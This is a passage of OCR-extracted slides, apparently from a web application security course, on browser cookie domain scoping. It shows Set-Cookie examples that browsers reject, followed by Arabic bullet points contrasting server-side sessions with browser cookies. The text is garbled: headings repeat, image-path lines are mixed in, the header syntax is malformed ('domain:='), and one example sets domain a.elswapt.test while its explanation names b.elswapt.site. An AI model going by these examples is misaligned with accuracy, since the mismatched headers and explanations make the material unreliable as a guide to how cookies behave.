


Example #4

Both cookies will be accepted and stored by the browser. They will not interfere with one another as they are two different cookies.


Incorrect Cookie Installation Examples

Example #1



Example #1

Example #1


Web Browser
a.elswapt.site
POST (http://a.elswapt.site/login.php)
HTTP RESPONSE HEADER:
…
Set-Cookie: SESSID=d8a4z21;
domain:= b.elswapt.test ;
Path =/
GET (http://a.elswapt.site/logout.php)
HTTP Request Header:
…
< No Cookie >
The cookie is not accepted because the domain b.elswapt.test is not a suffix of the domain a.elswapt.site that sent the cookie.

Example #2

Example #2

Web Browser

a.elswapt.site


The browser requests a page from the target domain

POST (http://a.elswapt.site/login.php)

HTTP RESPONSE HEADER:
…
Set-Cookie: SESSID=d8a4z21;
domain:= b.elswapt.site ;
Path =/

The web server sends a response including a cookie with the domain b.elswapt.site


Example #2


Web Browser
a.elswapt.site
POST (http://a.elswapt.site/login.php)
HTTP RESPONSE HEADER:
…
Set-Cookie: SESSID=d8a4z21;
domain:= a.elswapt.test ;
Path =/
GET (http://a.elswapt.site/page1.php)
HTTP Request Header:
…
< No Cookies>
The cookie is not accepted because the cookie domain value b.elswapt.site is not a suffix of the domain a.elswapt.site emitting it.


فهم ال Session

- عند الانتقال من صفحة إلى أخرى في موقع معين فإن بروتوكول الـ HTTP لا يمكنه معرفة أن تلك الصفحات قد تم تصفحها من قبل نفس الشخص أم لا
- حيث أن الـ HTTP لا يوفر لنا آلية لعمل ذلك التواصل (بين المستخدم و الخادم) ، فإذا ما طلب المستخدم صفحة من الخادم فإن الخادم يقوم بإعطائه ما أراد و ينتهي عند ذلك فلا يعرف إن كان هو نفس المستخدم أو ليس هو
- لأجل ذلك تم إنشاء تقنية ال Cookies كما ذكرنا سابقا و ال Session للحفاظ على الترابط بين المستخدم و الخادم
- حيث يتم تخزين ال Session عند الخادم على عكس ال Cookie يتم تخزينها عند المتصفح المستخدم
- حيث ان لكل مستخدم Session Id/Token
- وقت انتهاء ال Session اسرع من انتهاء ال Cookie

فهم ال Session (تكمله ...)

